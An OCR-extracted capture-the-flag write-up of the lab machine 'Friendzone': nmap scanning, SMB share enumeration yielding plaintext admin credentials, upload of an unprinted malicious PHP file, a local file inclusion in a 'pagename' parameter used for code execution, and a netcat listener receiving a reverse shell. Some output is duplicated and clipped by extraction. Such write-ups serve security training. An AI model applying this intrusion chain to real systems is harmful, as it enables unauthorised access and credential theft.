Friendzone

Synopsis

Frinedzone is an easy difficulty Linux box which needs fair amount enumeration. By doing a zone transfer vhosts are discovered. There are open shares on samba which provides credentials for an admin panel. From there, an LFI is found which is leveraged to get RCE. A cron is found running which uses a writable module, making it vulnerable to hijacking.

Skills

- Enumeration
- DNS zone transfer
- Module hijacking

Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.123
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 17:08 EDT
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 17:09 (0:00:00 remaining)
Nmap scan report for 10.10.10.123
Host is up (0.16s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a96824bc971f1e54a58045e74cd9aaa0 (RSA)
|   256 e5440146ee7abb7ce91acb14999e2b8e (ECDSA)
|_  256 004e1a4f33e8a0de86a6e42a5f84612b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_http-title: 400 Bad Request
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/9%OT=21%CT=1%CU=34907%PV=Y%DS=2%DC=T%G=Y%TM=64D400A8
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=A)SEQ(
OS:SP=103%GCD=2%ISR=10C%TI=Z%II=I%TS=B)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%TS=A)O
```

```
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_http-title: 400 Bad Request
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/9%OT=21%CT=1%CU=34907%PV=Y%DS=2%DC=T%G=Y%TM=64D400A8
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=A)SEQ(
OS:SP=103%GCD=2%ISR=10C%TI=Z%II=I%TS=B)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%TS=A)O
OS:PS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)E
OS:CN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%
OS:CD=S)

Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m57s, deviation: 1h43m53s, median: 1s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
```


We can see multiple ports open,so we decided to start from enumerating the smb shares

It looks like we have an access to the two shares including writable access to the Development shares

It’s also important to notices in the connect section the path “/etc/Files” so we can conclude that the similar path is used for other share e.g “/etc/Development” etc..



We access the share Development, where we uploaded malicious php file




We also accessed the share general, from where we go administrator credentials


```
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                3545824 blocks of size 1024. 1651364 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> put shell_one_liner.php
NT_STATUS_ACCESS_DENIED opening remote file \shell_one_liner.php
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                3545824 blocks of size 1024. 1651364 blocks available
smb: \>
```


```
┌──(root㉿kali)-[~/Desktop/Boxes]
└─# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#

┌──(root㉿kali)-[~/Desktop/Boxes]
└─#
```

After that we open the browser, and we were presented with the following login page




We used the credentials obtained from the SMB share to get an access







We found LFI (local file inclusion) vulnerability in the parameter pagename, what we leveraged to read local files from the system



But we also used it to access the malicious php file that we uploaded to the SMB share what gave us remote code execution on the system




-# nc -nlvp 5555
istening on [any] 5555 ...
onnect to [10.10.14.5] from (UNKNOWN) [10.10.10.123] 54664
ash: cannot set terminal process group (903): Inappropriate ioctl for device
ash: no job control in this shell
ww-data@FriendZone:/var/www/admin$